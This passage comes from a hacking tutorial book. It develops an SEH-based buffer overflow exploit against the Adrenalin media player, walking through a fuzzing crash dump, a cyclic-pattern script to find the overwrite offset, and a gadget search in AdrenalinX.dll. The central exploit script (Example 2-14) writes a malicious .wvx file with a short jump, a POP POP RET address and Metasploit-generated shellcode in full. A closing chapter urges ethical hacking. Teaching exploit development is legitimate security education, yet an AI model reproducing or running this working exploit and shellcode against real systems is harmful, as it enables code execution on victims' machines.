The behavior of this example is similar to that for fuzzingBlazeDVD.py. First, create an Adrenalin executable file consisting of consecutive "A" characters of any length. Run the Adrenalin player and bufferOverflowTest.py, and the debugging for the player is then ready. Finally, generate an error when opening the file "Exploit.wvx" through the player, and the debugger will output the following results on the screen.

```
0x00401565 cmp dword [ecx-0xc],0x0 from thread 3920 caused access
```

violation
when attempting to read from 0x41414135

CONTEXT DUMP
  EIP: 00401565 cmp dword [ecx-0xc],0x0
  EAX: 000009c4 (2500) -> N/A
  EBX: 00000003 (3) -> N/A
  ECX: 41414141 (1094795585) -> N/A
  EDX: 0012b227 (1225255) -> AS Ua<PA\SQT\Xf88 kXAQSdd
(stack)
  EDI: 0012b120 (1224992) ->
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAA (stack)
  ESI: 0012b120 (1224992) ->
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAA (stack)
  EBP: 0012b068 (1224808) ->
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAA (stack)
ESP: 0012a84c (1222732) ->
vHt%gAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA (stack)
+00: 0012b0d0 (1224912) ->
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAA (stack)
+04: 00487696 (4748950) -> N/A
+08: 00672574 (6759796) ->
((Q)(QQnRadRnRQRQQQFH*SGH*S|lR}lRnRQ (Play.exe.data)
+0c: 0012b1b4 (1225140) ->
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA (stack)
+10: 00000000 (0) -> N/A
+14: 00000001 (1) -> N/A

disasm around:
0x0040155e ret
0x0040155f int3

0x00401560 push esi
0x00401561 mov esi,ecx
0x00401563 mov ecx,[esi]
0x00401565 cmp dword [ecx-0xc],0x0
0x00401569 lea eax,[ecx-0x10]
0x0040156c push edi
0x0040156d mov edi,[eax]
0x0040156f jz 0x4015bf
0x00401571 cmp dword [eax+0xc],0x0

SEH unwind:
41414141 -> 41414141: Unable to disassemble at 41414141
ffffffff -> ffffffff: Unable to disassemble at ffffffff

Figure 2-29 fuzzing test Result

The example in the previous chapter concerned the EIP register, and the contents of interest are in the SEH. Let's take a look at "SEH unwind" at the end. For the fuzzing test, you can confirm the value that has been entered in the "Exploit.wvx" file. Now what you need to do is to find out whether you can overwrite SEH as an input value of a given length.

2.6.3 SEH Overwrite

In order to generate a string with certain rules, let's check the number of characters that can be used to overwrite the SEH. The characters from "a" to "z" and from "0" to "9" intersect horizontally and vertically and can be used to create a string.

```
junk="aabacadaeafagahaiajakalamanaoapaqarasatauavawaxayaza0a1a2a
3a4a5a6a7a8a9aabbbcbdbebfbgbhbibjbkblbmbnbobpbqbrbsbtbubvbw
```

bxbybzb0b1b2b3b4b5b6b7b8b9bacbcccdcecfcgchcicjckclcmcncocpcq
crcsctcucvcwcxcyczc0c1c2c3c4c5c6c7c8c9cadbdcdddedfdgdhdidjdkdl
dmdndodpdqdrdsdtdudvdwdxdydzd0d1d2d3d4d5d6d7d8d9daebecede
eefegeheiejekelemeneoepeqereseteuevewexeyeze0e1e2e3e4e5e6e7e8e9
eafbfcfdfefffgfhfifjfkflfmfnfofpfqfrfsftfufvfwfxfyfzf0f1f2f3f4f5f6f7f8f
9fagbgcgdgegfggghgigjgkglgmgngogpgqgrgsgtgugvgwgxgygzg0g1g2g3g
4g5g6g7g8g9gahbhchdhehfhghhhihjhkhlhmhnhohphqhrhshthuhvhwh
xhyhzh0h1h2h3h4h5h6h7h8h9haibicidieifigihiijikiliminioipiqirisitiuivi
wixiyizi0i1i2i3i4i5i6i7i8i9iajbjcjdjejfjgjhjijjjkjljmjnjojpjqjrjsjtjujvjwjxjyjzj
0j1j2j3j4j5j6j7j8j9jakbkckdkekfkgkhkikjkkklkmknkokpkqkrksktkukvkw
kxkykzk0k1k2k3k4k5k6k7k8k9kalblcldlelflglhliljlkllmlnlolplqlrlsltlulvl
wlxlylzl0l1l2l3l4l5l6l7l8l9lambmcmdmemfmgmhmimjmkmlmmmnmo
mpmqmrmsmtmumvmwmxmymzm0m1m2m3m4m5m6m7m8m9man
bncndnenfngnhninjnknlnmnnnonpnqnrnsntnunvnwnxnynzn0n1n2n3
n4n5n6n7n8n9naobocodoeofogohoiojokolomonooopoqorosotouovo
woxoyozo0o1o2o3o4o5o6o7o8o9oapbpcpdpepfpgphpipjpkplpmpnpo
pppqprpsptpupvpwpxpypzp0p1p2p3p4p5p6p7p8p9paqbqcqdqeqfqgq
hqiqjqkqlqmqnqoqpqqqrqsqtquqvqwqxqyqzq0q1q2q3q4q5q6q7q8q9q
arbrcrdrerfrgrhrirjrkrlrmrnrorprqrrrsrtrurvrwrxryrzr0r1r2r3r4r5r6r7r8r
9rasbscsdsesfsgshsisjskslsmsnsospsqsrssstsusvswsxsyszs0s1s2s3s4s5s6s
7s8s9satbtctdtetftgthtitjtktltmtntotptqtrtstttutvtwtxtytzt0t1t2t3t4t5t6t7
t8t9taubucudueufuguhuiujukulumunuoupuqurusutuuuvuwuxuyuzu0u1
u2u3u4u5u6u7u8u9uavbvcvdvevfvgvhvivjvkvlvmvnvovpvqvrvsvtvuvv
vwvxvyvzv0v1v2v3v4v5v6v7v8v9vawbwcwdwewfwgwhwiwjwkwlwm
wnwowpwqwrwswtwuwvwwwxwywzw0w1w2w3w4w5w6w7w8w9wax
bxcxdxexfxgxhxixjxkxlxmxnxoxpxqxrxsxtxuxvxwxxxyxzx0x1x2x3x4x
5x6x7x8x9xaybycydyeyfygyhyiyjykylymynyoypyqyrysytyuyvywyxyyyzy0
y1y2y3y4y5y6y7y8y9yazbzczdzezfzgzhzizjzkzlzmznzozpzqzrzsztzuzvz
wzxzyzzz0z1z2z3z4z5z6z7z8z9za0b0c0d0e0f0g0h0i0j0k0l0m0n0o0p0
q0r0s0t0u0v0w0x0y0z000102030405060708090a1b1c1d1e1f1g1h1i1j1
k1l1m1n1o1p1q1r1s1t1u1v1w1x1y1z10111213141516171819 1a2b2c2

```
d2e2f2g2h2i2j2k2l2m2n2o2p2q2r2s2t2u2v2w2x2y2z202122232425262
728292a3b3c3d3e3f3g3h3i3j3k3l3m3n3o3p3q3r3s3t3u3v3w3x3y3z303
132333435363738393a4b4c4d4e4f4g4h4i4j4k4l4m4n4o4p4q4r4s4t4u4
v4w4x4y4z404142434445464748494a5b5c5d5e5f5g5h5i5j5k5l5m5n5o
5p5q5r5s5t5u5v5w5x5y5z505152535455565758595a6b6c6d6e6f6g6h6i
6j6k6l6m6n6o6p6q6r6s6t6u6v6w6x6y6z606162636465666768696a7b7
c7d7e7f7g7h7i7j7k7l7m7n7o7p7q7r7s7t7u7v7w7x7y7z7071727374757
67778797a8b8c8d8e8f8g8h8i8j8k8l8m8n8o8p8q8r8s8t8u8v8w8x8y8z8
081828384858687888898a9b9c9d9e9f9g9h9i9j9k9l9m9n9o9p9q9r9s9t9
u9v9w9x9y9z909192939495969798999"
x=open('Exploit.wvx', 'w')
x.write(junk)
x.close()
```

Example 2-13 fuzzingAdrenalin.py

Create the "Exploit.wvx" file by running the program, and then run it through the Adrenalin program. It is possible to monitor the error status in the debugger. Now, let's take a look at the "SEH unwind" part because we must overwrite the SEH. The first part is the "next SEH", and the next part corresponds to "SEH".

SEH unwind:

33313330 -> 33333332: Unable to disassemble at 33333332

ffffffff -> ffffffff: Unable to disassemble at ffffffff

Figure 2-30 Debugging Result

You can see "33313330" and "33333332" on the screen. The decode command can be used to change these into a string to confirm that they correspond to "3031" and "3233". "3031" corresponds to the 2,140th string. Therefore, enter the dummy string until 2140th position, and then put the address corresponding to the "POP POP RET" command.

2.6.4 Find the "POP POP RET" Instruction

It is not easy to find the corresponding command with the "pydbg" module. For convenience, download the debugger from the following site "http://www.ollydbg.de/download.htm". Unzip the downloaded file and use the debugger without performing an installation. After running the Adrenalin player first, run Ollydbg. Let's use the "attach" function from the Ollydbg "File" menu. Find "Play.exe" and attach it.



Figure 2-31 Attach the Executable File

The debugger shows the state of the memory and the registers of the process on the screen. Now, let's check the execution module information that is contained in the memory. Select the executable modules from the "View" menu. This shows information related to all modules used in "Play.exe".



Figure 2-32 View Modules

Previously, I explained that Windows 7 has many security features to prevent hacking. In order to view the detailed information we need inspect, it is necessary to install an additional plug-in. In general, since there are many vulnerabilities in the DLLs of applications other than the DLLs defined in the Windows directory, the "AdrenalinX.dll" file is selected here to try to search for the "POP POP RET" instruction.

Double-click the DLL and then click the right mouse button to see the "Search for a Sequence of Commands" menu. When you type the instructions that are shown in the following figure, you can find the start address for the instructions. When you search for an address, you must exclude the addresses that include characters such as "00", "0A", "0D".

```
POP r32
POP r32
RETN
```

Figure 2-33 Find Instructions

Let's continue the search until you find a valid address to hack. Since

the address on the front part contains "00", let us start the search after moving to the second half. It is therefore possible to obtain the following results.



Figure 2-34 Finding Instruction result

2.6.5 Executing the Attack

Now we can complete the hacking program. 2,140 bytes for the front part are filled with a particular character, the next SEH part is entered as hex code to jump by only 6 bytes. In the SEH part, enter the start address for the "POP POP RET" instruction. Finally, paste the shell code to run the Windows Calculator program.

```
junk="\x41"*2140
junk+="\xeb\x06\x90\x90"#short jmp
junk+="\xcd\xda\x13\x10"#pop pop ret ***App Dll***

#Calc shellcode from msf (-b '\x00\x0a\x0d\x0b')
junk+=("\xd9\xc8\xb8\xa0\x47\xcf\x09\xd9\x74\x24\xf4\x5f\x2b\xc9" +
"\xb1\x32\x31\x47\x17\x83\xc7\x04\x03\xe7\x54\x2d\xfc\x1b" +
"\xb2\x38\xff\xe3\x43\x5b\x89\x06\x72\x49\xed\x43\x27\x5d" +
```

```
"\x65\x01\xc4\x16\x2b\xb1\x5f\x5a\xe4\xb6\xe8\xd1\xd2\xf9" +
"\xe9\xd7\xda\x55\x29\x79\xa7\xa7\x7e\x59\x96\x68\x73\x98" +
"\xdf\x94\x7c\xc8\x88\xd3\x2f\xfd\xbd\xa1\xf3\xfc\x11\xae" +
"\x4c\x87\x14\x70\x38\x3d\x16\xa0\x91\x4a\x50\x58\x99\x15" +
"\x41\x59\x4e\x46\xbd\x10\xfb\xbd\x35\xa3\x2d\x8c\xb6\x92" +
"\x11\x43\x89\x1b\x9c\x9d\xcd\x9b\x7f\xe8\x25\xd8\x02\xeb" +
"\xfd\xa3\xd8\x7e\xe0\x03\xaa\xd9\xc0\xb2\x7f\xbf\x83\xb8" +
"\x34\xcb\xcc\xdc\xcb\x18\x67\xd8\x40\x9f\xa8\x69\x12\x84" +
"\x6c\x32\xc0\xa5\x35\x9e\xa7\xda\x26\x46\x17\x7f\x2c\x64" +
"\x4c\xf9\x6f\xe2\x93\x8b\x15\x4b\x93\x93\x15\xfb\xfc\xa2" +
"\x9e\x94\x7b\x3b\x75\xd1\x7a\xca\x44\xcf\xeb\x75\x3d\xb2" +
"\x71\x86\xeb\xf0\x8f\x05\x1e\x88\x6b\x15\x6b\x8d\x30\x91" +
"\x87\xff\x29\x74\xa8\xac\x4a\x5d\xcb\x33\xd9\x3d\x0c")
x=open('Exploit.wvx', 'w')
x.write(junk)
x.close()
```

Example 2-14 fuzzingAdrenalin.py

Open the "Exploit.wvx" file that was obtained by running fuzzingAdrenalin.py with the Adrenalin program. Then, you can see the following results after running the Windows Calculator program.



Figure 2-35 SEH Based Buffer Overflow Result

Windows 7 can also effectively block the SEH-based buffer overflow attack. As was previously described, you can use the "SafeSEH ON" option when compiling the program, and the most important keywords for hacking are vulnerabilities. After discovering vulnerabilities by analyzing the system, the hacker can attempt to attack the system. The first step to produce a safe program is to follow the security recommendations provided by the vendor.

References

- https://www.trustedsec.com/june-2011/creating-a-13-line-backdoor-worry-free-of-av/
- http://msdn.microsoft.com/en-us/library/windows/desktop/ms740532(v=vs.85).aspx
- http://msdn.microsoft.com/ko-kr/library/system.net.sockets.socket.listen(v=vs.110).aspx
- http://coreapython.hosting.paran.com/tutor/tutos.htm
- https://docs.python.org/2/library/subprocess.html
- http://sjs0270.tistory.com/181
- http://www.bogotobogo.com/python/python_subprocess_module.php
- http://soooprmx.com/wp/archives/1748
- http://en.wikipedia.org/wiki/Windows_Registry
- http://surisang.com.ne.kr/tongsin/reg/reg1.htm
- https://docs.python.org/2/library/_winreg.html
- http://sourceforge.net/projects/pywin32/files/pywin32/
- http://en.wikipedia.org/wiki/Fuzz_testing
- http://www.rcesecurity.com/2011/11/buffer-overflow-a-real-world-example/
- http://jnvb.tistory.com/category
- http://itandsecuritystuffs.wordpress.com/2014/03/18/understanding-buffer-overflows-attacks-part-1/
- http://ragonfly.tistory.com/entry/jmp-esp-program
- http://buffered.io/posts/myftpd-exploit-on-windows-7/
- http://resources.infosecinstitute.com/seh-exploit/
- http://debugger.immunityinc.com/ID_register.py

Chapter 3

Conclusion

To become an Advanced Hacker

Basic Theory

The most effective way to become an advanced hacker is to study computer architectures, operating systems, and networks. Therefore, dust off the major books that are displayed on a bookshelf and read them again. When reading books to become a hacker, you will have a different experience from that in the past. If you can understand principles and draw pictures of the necessary actions in your head, you are ready now. Let's move on to the next step.



Figure 3-1 Hacking Knowledge steps

Hacking Tools

First, let's discuss a variety of tools. There are many tools available on the Internet, such as Back Track (Kali Linux), Metasploit, IDA Pro, Wireshark, and Nmap. The boundaries between analysis and attacking or hacking and defense are unclear. Testing tools can be

used for attacks, and attack tools can also be used for analysis, so it is possible to understand the basics of hacking while studying how to use some of the tools that were previously listed. Of course, it is important to learn how to use these in a test environment and to not attack a commercial website.

Languages

If you know understand the basics of hacking, you will have the desire to try to do something for yourself. At this point, it is necessary to learn a development language. You must understand high-level languages such as Python, Ruby, Perl, C, and Javascript as well as low-level languages such as Assembler. Assembler is the basis for reversing and debugging, and it is an essential language you need to know to become an advanced hacker.

Reversing

Network hacking and Web hacking are relatively easy to understand. However, a system hack based on an application has a significantly higher level of difficulty. If you have sufficient experience with assembly and debugging tools, such as Immunity Debugger, IDA Pro, Ollydbg, then you can take a challenge for reversing. Even if you understand the control flow of the computer architecture and assembly language, hacking systems one by one is difficult, and only advanced hackers can do so.

Fuzzing

The first step for hacking is to find vulnerabilities. Fuzzing is a security test techniques that observes behavior by inputting random data into a program. If the program malfunctions, then it is evidence

that the program contains vulnerabilities. While using the debugger to observe the behavior of a program, a hacker can explore possible attacks. If you have confidence in hacking, then you can study fuzzing more seriously. Successfully finding vulnerabilities will lead to successful hacking.

To become a Great Hacker

Hacking is a composite art in IT. A hacker is not a mere technician, but an artist that follows a given philosophy. The follow a code of ethics, and only people with creative knowledge can possibly become great hackers. Studying hard, gaining knowledge and having a variety of experiences are the first steps to become a hacker. The most important thing is to be equipped with ethics. The knowledge related to hacking can be considered as a powerful weapon. Improper use, as well as monetary damage, may result in life-threatening situations. Hacking can be a powerfully destructive force, and hacking techniques should only be used for the good of mankind. The most important thing is to have a sense of ethics. Technology and ethics must be the basis to cultivate the ability to create new value through hacking. When technology is raised to the level of art, then it can be said that the individual is a true hacker.